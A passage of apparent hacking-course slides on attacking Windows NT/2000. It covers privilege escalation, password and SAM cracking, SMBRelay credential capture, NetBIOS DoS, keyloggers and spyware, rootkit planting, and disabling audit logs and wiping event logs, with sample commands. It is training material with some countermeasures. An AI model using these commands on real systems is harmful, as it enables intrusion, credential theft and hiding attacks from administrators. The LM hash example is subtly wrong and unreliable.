- You need to logon to the server console to execute the program.

- The GetAdmin.exe is run from the command line or from a browser.

- This only works with Nt 4.0 Service pack 3.

# Tool: hk.exe

- The hk.exe utility exposes a Local Procedure Call flaw in NT.

- A non-admin user can be escalated to administrators group using hk.exe

```
c:\>net localgroup administrators peter /add
Access Denied
-------------------------------------------------------
c:\>hk net localgroup administrators peter /add
lsass pid & tid are: 47 -48
NtImpersonateClientOfPort succeeded
```

# Manual Password Cracking Algorithm

- Find a valid user
- Create a list of possible passwords
- Rank the passwords from high probability to low
- Key in each password
- If the system allows you in - Success
- Else try till success

# Automatic Password Cracking Algorithm

⊙Find a valid user
⊙Find encryption algorithm used
⊙Obtain encrypted passwords
⊙Create list of possible passwords
⊙Encrypt each word
⊙See if there is a match for each user ID
⊙Repeat steps 1 through 6



Ujohn/dfdfg    peter/34dre45

rudy/98#RT

Jacob/nukk

Dictionary

Password Cracker Program

System

Automatic Attack

ATTACK SPEED:300 words/sec

# Password Types

- Passwords that contain only letters.

- Passwords that contain only numbers.

- Passwords that contain only special characters.

- Passwords that contain letters and numbers.

- Passwords that contain only letters and special characters.

- Passwords that contain only special characters and numbers.

- Passwords that contain letters, special characters and numbers.

# Types of Password Attacks



- ⊙ Dictionary attack

- ⊙ Brute force attack

- ⊙ Hybrid attack

- ⊙ Social engineering

- ⊙ Shoulder surfing

- ⊙ Dumpster diving

# Cracking NT/2000 passwords

- SAM file in Windows NT/2000 contains the usernames and encrypted passwords. The SAM file is located at %systemroot%\system32\config directory

- The file is locked when the OS is running.

  - Booting to an alternate OS
    - NTFSDOS (www.sysInternals.com) will mount any NTFS partition as a logical drive.

  - Backup SAM from the Repair directory
    - Whenever  rdisk /s is run, a compressed copy of the SAM called SAM._ is created in %systemroot%\repair. Expand this file using c:\>expand sam._sam

  - Extract the hashes from the SAM
    - Use LOphtcrack to hash the passwords.

# Redirecting SMB Logon to the Attacker

⦿ **Eavesdropping on LM responses becomes much easier if the attacker can trick the victim to attempt Windows authentication of the attacker's choice.**

⦿ **Basic trick is to send an email message to the victim with an embedded hyperlink to a fraudulent SMB server.**

⦿ **When the hyperlink is clicked, the user unwittingly sends his credentials over the network.**



An attacker cracks those hashes using L0phtcrack

John's/hash dfsd7Ecvkxjcx77868cx6vxcv transmitted over the network

Connection established to the victim's pc using hashed credential

E-Mail Message

Hello John,
Click this link
\\myserver\myshare

Logon Credentials
Username: john
Password: sd34ER12

# Hacking Tool: SMBRelay

- SMBRelay is essentially a SMB server that can capture usernames and password hashes from incoming SMB traffic.

- It can also perform man-in-the-middle (MITM) attacks.

- You must disable NetBIOS over TCP/IP and block ports 139 and 445.

- Start the SMBRelay server and listen for SMB packets:
  - c:\>smbrelay /e
  - c:\>smbrelay /IL 2 /IR 2

- An attacker can access the client machine by simply connecting to it via relay address using: c:\> net use * \\<capture _ip>\c$

# SMBRelay man-in-the-middle Scenario



- The attacker in this setting sets up a fraudulent server at 192.168.234.251, a relay address of 192.168.234.252 using /R, and a target server address of 192.168.234.34 with /T.

c:\> smbrelay /IL 2 /IR /R 192.168.234.252 /T 192.168.234.34

- When a victim client connects to the fraudulent server thinking it is talking to the target, MITM server intercepts the call, hashes the password and passes the connection to the target server.

# SMBRelay Weakness & Countermeasures

- The problem is to convince a victim's client to authenticate to the MITM server

- You can send a malicious e-mail message to the victim client with an embedded hyperlink to the SMBRelay server's IP address.

- Another solution is ARP poisoning attack against the entire segment causing all of the systems on the segment to authenticate through the fraudulent MITM server

## Countermeasures

- Configure Windows 2000 to use SMB signing.

- Client and server communication will cause it to cryptographically sign each block of SMB communications.

- These settings are found under Security Policies /Security Options

# Hacking Tool: SMB Grind

SMBGrind increases the speed of LOphtcrack sessions on sniffer dumps by removing duplication and providing a facility to target specific users without having to edit the dump files manually.

# Hacking Tool: SMBDie

⊙ SMBDie tool crashes computers running Windows 2000/XP/NT by sending specially crafted SMB request.



SMBdie v0.1

What is SMBdie ?
It's a proof of concept tool.
Is it possible to crash Windows computers by sending a specially crafted SMB request.

What computers are vulnerable ?
Windows NT/2k/XP/.NET RC1 with NETBIOS enabled.

Author
zamolx3@personal.ro

Call to arms - Information anarchy
http://www.nmrc.org/InfoAnarchy/InfoAnarchy.htm

Computer (IP address)
192.168.20.109

NETBIOS name
MAHYCO-SERVER

Kill

Close

Status
Connecting to remote computer ... (port 139)
Connected.
Session established.
Protocol negotiated.
NULL session established.
Operating System : Windows 2000
Connected to IPC$.
Sending exploit ...
Done.

# Hacking Tool: NBTDeputy

- NBTDeputy register a NetBIOS computer name on the networkand is ready to respond to NetBT name-query requests.

- NBTdeputy helps to resolve IP address from NetBIOS computer name. It's similar to Proxy ARP.

- This tool works well with SMBRelay.

- For example, SMBRelay runs on a computer as ANONYMOUS-ONE and the IP address is 192.168.1.10 and NBTDeputy is also ran and 192.168.1.10 is specified. SMBRelay may connect to any XP or .NET server when the logon users access "My Network Places"

# NeBIOS DoS Attack

- Sending a 'NetBIOS Name Release' message to the NetBIOS Name Service (NBNS, UDP 137) on a target NT/2000 machine forces it to place its name in conflict so that the system will no longer will be able to use it.

- This will block the client from participating in the NetBIOS network.

- Tool: nbname

  - NBName can disable entire LANs and prevent machines from rejoining them.

  - Nodes on a NetBIOS network infected by the tool will think that their names already are being used by other machines.

# Hacking Tool: John the Ripper

- It is a command line tool designed to crack both Unix and NT passwords. John is extremely fast and free

- The resulting passwords are case insensitive and may not represent the real mixed-case password.

```
John the Ripper  Version 1.6  Copyright (c) 1996-98 by Solar Designer

Usage: john [OPTIONS] [PASSWORD-FILES]
-single                    "single crack" mode
-wordfile:FILE -stdin      wordlist mode, read words from FILE or stdin
-rules                     enable rules for wordlist mode
-incremental[:MODE]        incremental mode [using section MODE]
-external:MODE             external mode or word filter
-stdout[:LENGTH]           no cracking, just write words to stdout
-restore[:FILE]            restore an interrupted session [from FILE]
-session:FILE              set session file name to FILE
-status[:FILE]             print status of a session [from FILE]
-makechars:FILE            make a charset, FILE will be overwritten
-show                      show cracked passwords
-test                      perform a benchmark
-users:[-]LOGIN¦UID[,..]   load this (these) user(s) only
-groups:[-]GID[,..]        load users of this (these) group(s) only
-shells:[-]SHELL[,..]      load users with this (these) shell(s) only
-salts:[-]COUNT            load salts with at least COUNT passwords only
-format:NAME               force ciphertext format NAME (DES/BSDI/MD5/BF/AFS/LM)
-savemem:LEVEL             enable memory saving, at LEVEL 1..3
```

# What is LanManager Hash?

Example: Lets say your password is: '123456qwerty'

- When this password is encrypted with LM algorithm, it is first converted to all uppercase: '123456QWERTY'

- The password is padded with null (blank) characters to make it 14 character length: '123456QWERTY_'

- Before encrypting this password, 14 character string is split into half: '123456Q and WERTY_'

- Each string is individually encrypted and the results concatenated.

- '123456Q' = 6BF11E04AFAB197F

  'WERTY_' = F1E9FFDCC75575B15

- The hash is 6BF11E04AFAB197FF1E9FFDCC75575B15

Note: The first half of the hash contains alpha-numeric characters and it will take 24 hrs to crack by LOphtcrack and second half only takes 60 seconds.

# Password Cracking Countermeasures

- Enforce 7-12 character alpha-numeric passwords.

- Set the password change policy to 30 days.

- Physically isolate and protect the server.

- Use SYSKEY utility to store hashes on disk.

- Monitor the server logs for brute force attacks on user accounts.

# Keystroke Loggers

⊙If all other attempts to sniff out domain privileges fail, then keystroke logger is the solution.

⊙Keystroke loggers are stealth software that sits between keyboard hardware and the operating system, so that they can record every key stroke.

⊙There are two types of keystroke loggers:
- • 1. Software based and
- • 2. Hardware based.

# Spy ware: Spector (www.spector.com)

⊙Spector is a spy ware and it will record everything anyone does on the internet.

⊙Spector automatically takes hundreds of snapshots every hour, very much like a surveillance camera. With spector, you will be able to see exactly what your surveillance targets have been doing online and offline.

⊙Spector works by taking a snapshot of whatever is on your computer screen and saves it away in a hidden location on your computer's hard drive.

# Hacking Tool: eBlaster (www.spector.com)

⊙eBlaster lets you know EXACTLY what your surveillance targets are doing on the internet even if you are thousands of miles away.

⊙eBlaster records their emails, chats, instant messages, websites visited and keystrokes typed and then automatically sends this recorded information to your own email address.

⊙Within seconds of them sending or receiving an email, you will receive your own copy of that email.

# IKS Software Keylogger

# Hacking Tool: Hardware Key Logger (www.keyghost.com)

- The Hardware Key Logger is a tiny hardware device that can be attached in between a keyboard and a computer.

- It keeps a record of all key strokes typed on the keyboard. The recording process is totally transparent to the end user.

# Anti Spector (www.antispector.de)

- This tool will detect Spector and detect them from your system.

# Hacking Tool: RootKit

- What if the very code of the operating system came under the control of the attacker?

- The NT/2000 rootkit is built as a kernel mode driver which can be dynamically loaded at run time.

- The NT/2000 rootkit runs with system privileges, right at the core of the NT kernel, so it has access to all the resources of the operating system.

- The rootkit can also:
  - hide processes (that is, keep them from being listed)
  - hide files
  - hide registry entries
  - intercept keystrokes typed at the system console
  - issue a debug interrupt, causing a blue screen of death
  - redirect EXE files

# Planting the NT/2000 Rootkit

⦿ The rootkit contains a kernel mode device driver, called _root_.sys and a launcher program, called deploy.exe

⦿ After gaining access to the target system, he will copy _root_.sys and deploy.exe onto the target system and execute deploy.exe

⦿ This will install the rootkit device driver and start it up. The attacker later deletes deploy.exe from the target machine.

⦿ The attacker can then stop and restart the rootkit at will by using the commands net stop _root and net start _root_

⦿ Once the rootkit is started, the file _root_.sys stops appearing in the directory listings. The rootkit intercepts the system calls for listing files and hides all files beginning with _root_ from display.

# Rootkit Countermeasures

⊙Back up critical data (not binaries!) Wipe everything clean and reinstall OS/applications from trusted source.

⊙Don't rely on backups, because you could be restoring from trojaned software.

⊙Keep a well documented automated installation procedure.

⊙Keep availability of trusted restoration media.

# Covering Tracks



- Once intruders have successfully gained Administrator access on a system, they will try to cover the detection of their presence.

- When all the information of interest has been stripped from the target, they will install several back doors so that easy access can be obtained in the future.

# Disabling Auditing

- First thing intruders will do after gaining Administrator privileges is to disable auditing.

- NT Resource Kit's auditpol.exe tool can disable auditing using command line.

- At the end of their stay, the intruders will just turn on auditing again using auditpol.exe

```
C:\> auditpol.exe /disable
Running. . . .

Local audit information changed successfully. .
New local audit policy. . .

  (0)   Audit Disabled

AuditCategorySystem        = No
AuditCategoryLogon         = Failure
AuditCategoryObjectAccess  = No
. . .


C:\> auditpol.exe /enable
Auditing enabled successfully.
```

# Clearing the Event log

- Intruders can easily wipe out the logs in the event viewer

- Event viewer on the attackers host can open, read and clear logs of the remote host.

- This process will clear logs of all records but will leave one record stating that the event log has been cleared by 'Attacker'

# Tool: elsave.exe

- elsave.exe utility is a simple tool for clearing the event log. The following syntax will clear the security log on the remote server 'rovil' ( correct privileges are required on the remote system)

```
c:\> elsave -s \\rovil -l "Security" -C
```

- Save the system log on the local machine to d:\system.log and then clear the log:

    elsave -l system -F d:\system.log –C

- Save the application log on \\serv1 to \\serv1\d$\application.log:

    elsave -s \\serv1 -F d:\application.log

# Hacking Tool: WinZapper

- Wizapper is a tool that an attacker can use to erase event records selectively from the security log in Windows 2000.

- To use the program, the attacker runs winzapper.exe and marks the event records to be deleted, then he presses 'delete events' and 'exit'. Presto the events disappear.

- To sum things up: after an attacker has gained Administrators access to the system, one simply cannot trust the security log!

# Evidence Eliminator

- Evidence Eliminator is an easy to use powerful and flexible data cleansing system for Windows PC.

- Daily use protects you from unwanted data becoming permanently hidden in your PC.

- It cleans recycle bins, Internet cache, system files, temp folders etc.

# Hiding Files

- There are two ways of hiding files in NT/2000.

  - 1. Attrib
    - use attrib +h [file/directory]

  - 2. NTFS Alternate Data Streaming
    - NTFS files system used by Windows NT, 2000 and XP has a feature Alternate Data Streams - allow data to be stored in hidden files that are linked to a normal visible file.

- Streams are not limited in size and there can be more than one stream linked to a normal file.

# Creating Alternate Data Streams

⊙Start by going to the command line and typing notepad test.txt

⊙Put some data in the file, save the file, and close Notepad.

⊙From the command line, type dir test.txt and note the file size.

⊙Next, go to the command line and type ***notepad test.txt:hidden.txt*** Type some text into Notepad, save the file, and close.

⊙Check the file size again and notice that it hasn't changed!

⊙If you open test.txt, you see your original data and nothing else.

⊙If you use the ***type*** command on the filename from the command line, you still get the original data.

⊙If you go to the command line and type ***type test.txt:hidden.txt*** you get an error.

# Tools: ADS creation and detection

makestrm.exe moves the physical contents of a file to its stream.

```
DiamondCS MakeStream Demo - http://www.diamondcs.com.au
x.org successfully converted to x.org:StreamTest
```

- ⊙ ads_cat from Packet Storm is a utility for writing to NTFS's Alternate File Streams and includes ads_extract, ads_cp, and ads_rm, utilities to read, copy, and remove data from NTFS alternate file streams.

